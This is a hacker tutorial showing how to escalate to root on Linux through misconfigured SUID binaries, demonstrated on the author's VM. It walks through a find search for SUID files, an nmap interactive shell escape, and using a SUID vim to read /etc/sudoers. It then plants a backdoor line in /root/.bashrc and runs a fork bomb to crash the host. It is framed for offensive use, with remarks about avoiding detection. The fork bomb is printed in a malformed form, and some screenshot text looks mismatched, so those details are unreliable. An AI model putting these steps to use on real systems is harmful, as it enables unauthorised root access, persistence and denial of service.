



Use a Misconfigured SUID Bit to Escalate Privileges & Get Root

Gaining access to a system is always exciting, but where do you go from there? Root or bust. Sure, a compromised host is a great way to run a botnet, or do some other boring, nefarious thing—but as hackers, we want root. We also want to take the easiest path possible, search out low-hanging fruit, and exploit them. SUID programs are the lowest of the low-hanging fruit.

In this article, we will be using the Linux [find command](#) to search for SUID (set user identification) programs to escalate our privilege level. An *SUID bit* is a special permission in Linux that allows a program to run as the program's owner for all users on the system that have access to it. It's very rare that the first point of access to a host is a root shell, so if it happens to you, it's like winning the lottery—cherish the moment.

The Scenario

We have been given access to the system as an unprivileged user. The challenge? Obtain root anyway we can. It's a rare situation, and we're going to make the most of it. In this case, since the host is my own virtual machine, I've given myself a couple of SUID programs to exploit for illustrative purposes. Let's get started!


Step 1 Locate Potential SUID Programs

Our first step is to locate our SUID root programs. If this search doesn't turn up anything abnormal, I would search for all SUID programs in the hopes of compromising a user with a bit more access. The command for this is:

- `find / -user root -perm -4000 -print 2>/dev/null`

In plain English, this command says to find files in the `/` directory owned by the user `root` with SUID permission bits (`-perm -4000`), print them, and then redirect all errors (`2 = stderr`) to `/dev/null` (where they get thrown away). The reason for

this redirect is that we aren't interested in things that we can't access, and access denied errors can fill up a terminal pretty fast.

A terminal window titled "Terminal - arimmer@JMC: ~" with a menu bar (File, Edit, View, Terminal, Tabs, Help). The terminal displays a list of files with SUID root permissions. The list includes: /usr/bin/vim.basic, /usr/bin/sudo, /usr/bin/newgidmap, /usr/bin/newuidmap, /usr/bin/chsh, /usr/bin/passwd, /usr/bin/chfn, /usr/bin/ubuntu-core-launcher, /usr/bin/gpasswd, /usr/bin/newgrp, /usr/lib/dbus-1.0/dbus-daemon-launch-helper, /usr/lib/policykit-1/polkit-agent-helper-1, /usr/lib/openssh/ssh-keysign, /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic, /usr/lib/eject/dmccrypt-get-device, and /usr/local/bin/nmap. The prompt "arimmer@JMC:~\$" is visible at the bottom with a green cursor.

```
Terminal - arimmer@JMC: ~
File Edit View Terminal Tabs Help
/usr/bin/vim.basic
/usr/bin/sudo
/usr/bin/newgidmap
/usr/bin/newuidmap
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/ubuntu-core-launcher
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmccrypt-get-device
/usr/local/bin/nmap
arimmer@JMC:~$
```

In the list above, both [nmap](#) and vim.basic are of particular interest. Earlier versions of nmap allowed an interactive mode, and vim.basic is a simple text editor which also has an interactive mode.

Neither of these should really be SUID root. There is a case for nmap due to some functionality not working, unless you can craft raw packets. I can't think of a case for vim.basic, but just because I can't think of one doesn't mean that someone else somewhere hasn't. Like most misconfigurations, this one is probably driven by convenience. In some Linux versions running nmap with SUID root in interactive mode, it will allow the user to escape to a root shell. The same is true of vim.basic.

Step 2 Test Them Out

First up is nmap. Let's start it in interactive mode with the command:

- `nmap --interactive`


```
Terminal - arimmer@JMC: ~
File Edit View Terminal Tabs Help
arimmer@JMC:~$ nmap --interactive

Starting Nmap V. 5.00 ( http://nmap.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
$ whoami
arimmer
$
```

After starting nmap in interactive mode, let's try to escape to a shell using the command `!sh`. The `!` runs a command in the foreground, and in this case, we're trying to run `sh`.

Nmap escapes us to a shell, but we're still an unprivileged user. Had this worked the way I've seen on some systems, we would have a root shell. In this case, it didn't work out. Privilege escalation isn't always cut and dry; Sometimes things that work on one system don't work on another. (Savvy hackers may notice that this nmap version is extremely out of date and is potentially a vulnerable application.)

Next, let's look at `vim.basic`. I tried the same shell escape technique as above, but no dice. The system is spawning the shell as our current user, the same as nmap did. If either of these had allowed us to escape to a shell, we would have been done. Now we need to a bit of lateral thinking—`vim.basic` is still SUID root, so maybe there's a better way to go about it?

A terminal window titled "Terminal - arimmer@JMC: ~" with a menu bar (File, Edit, View, Terminal, Tabs, Help). The prompt is "arimmer@JMC:~\$". The command "vim.basic" has been entered. The output shows "\$ whoami" followed by "arimmer" on the next line, and then a new prompt "\$" with a green cursor.

```
Terminal - arimmer@JMC: ~
File Edit View Terminal Tabs Help
arimmer@JMC:~$ vim.basic
$ whoami
arimmer
$
```

After executing !sh in vim.basic.

Let's try to open a privileged file using vim.basic, in this case, */etc/sudoers*. This file contains rules for the sudo command, which users are allowed to use, and what commands they are allowed to use it with. The sudo command allows users to execute commands as root.

- vim.basic /etc/sudoers

It's successful! We can now gather information as root, and the potential with just this is incredible. But we still don't have a root shell. From here, there are many ways to move forward and gain root access, such as directly editing the sudoers file to give ourselves access. This can be dangerous if we don't get the syntax correct, because the sudo command could stop working entirely.

Usually [visudo](#), which includes built-in syntax checking, is used to edit the sudoers file.

```
Terminal - arimmer@JMC: ~
File Edit View Terminal Tabs Help

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin  ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#include /etc/sudoers.d

30,1 Bot
```

Step 3 Get a Root Shell

Since we are not concerned about covering our tracks at all, and since this is just a VM, let's go ahead and have some fun. First, let's edit `/root/.bashrc` and give our user root access:

- `vim.basic /root/.bashrc`

Then, at the bottom, add:

- `adduser arimmer sudo`


Since `.bashrc` is executed by bash at login, this should give us root access via sudo the next time root logs in. Now we need a reason for root to log in. Since we're not worried about being discovered, let's opt for a fork bomb:

- `:(){ :|: & };;`

```
Terminal - arimmer@JMC: ~
File Edit View Terminal Tabs Help
arimmer@JMC:~$ :(){ :|: & };;
[1] 2649
arimmer@JMC:~$
```

This is just a simple bash function that calls itself, and then pipes the output to another call of the function endlessly. Sure enough, it causes the system to crash. That should get a reboot and a root log in.

After the machine crashed, I went ahead and reset the VM and logged in as root, which gave the message, "Adding user arimmer to group sudo." Obviously, this is noisy and less than ideal in a situation where we don't want to be caught. While there are more quieter ways, this one is quick, and we could have skipped that message by redirecting output to */dev/null*. Now let's log in as arimmer and see what happens.

A screenshot of a terminal window titled "Terminal - root@JMC: ~". The window has a menu bar with "File", "Edit", "View", "Terminal", "Tabs", and "Help". The terminal content shows a user named "arimmer" at host "JMC" in the home directory (~) typing "sudo bash". The system prompts for a password: "[sudo] password for arimmer:". After the password is entered (indicated by a green cursor), the prompt changes to "root@JMC:~#", indicating that the user has successfully gained root access.

```
Terminal - root@JMC: ~
File Edit View Terminal Tabs Help
arimmer@JMC:~$ sudo bash
[sudo] password for arimmer:
root@JMC:~#
```

Perfect! While this example is obviously set up in a VM, it's illustrative of the issues with SUID commands. It might seem that this kind of issue wouldn't crop up in the wild, but I've seen similar issues and leveraged them to escalate privilege. When trying to elevate privilege, having a big bag of tricks is important. In some cases, it might be this easy, in others, you may need to be a bit trickier.

However difficult it gets, it is important to remember the first goal is low-hanging fruit. Always start from the easiest exploits working your way up to the most difficult. In this example, the nmap command didn't really help us at all. Rather than continue to beat my head against it, I moved on, and in this case, it paid off. I'll take full root access from the find command over searching [ExploitDB](#) and working with proof of concepts any day. If anyone in the community has another direction they would've taken this in, I'd love to hear it.

-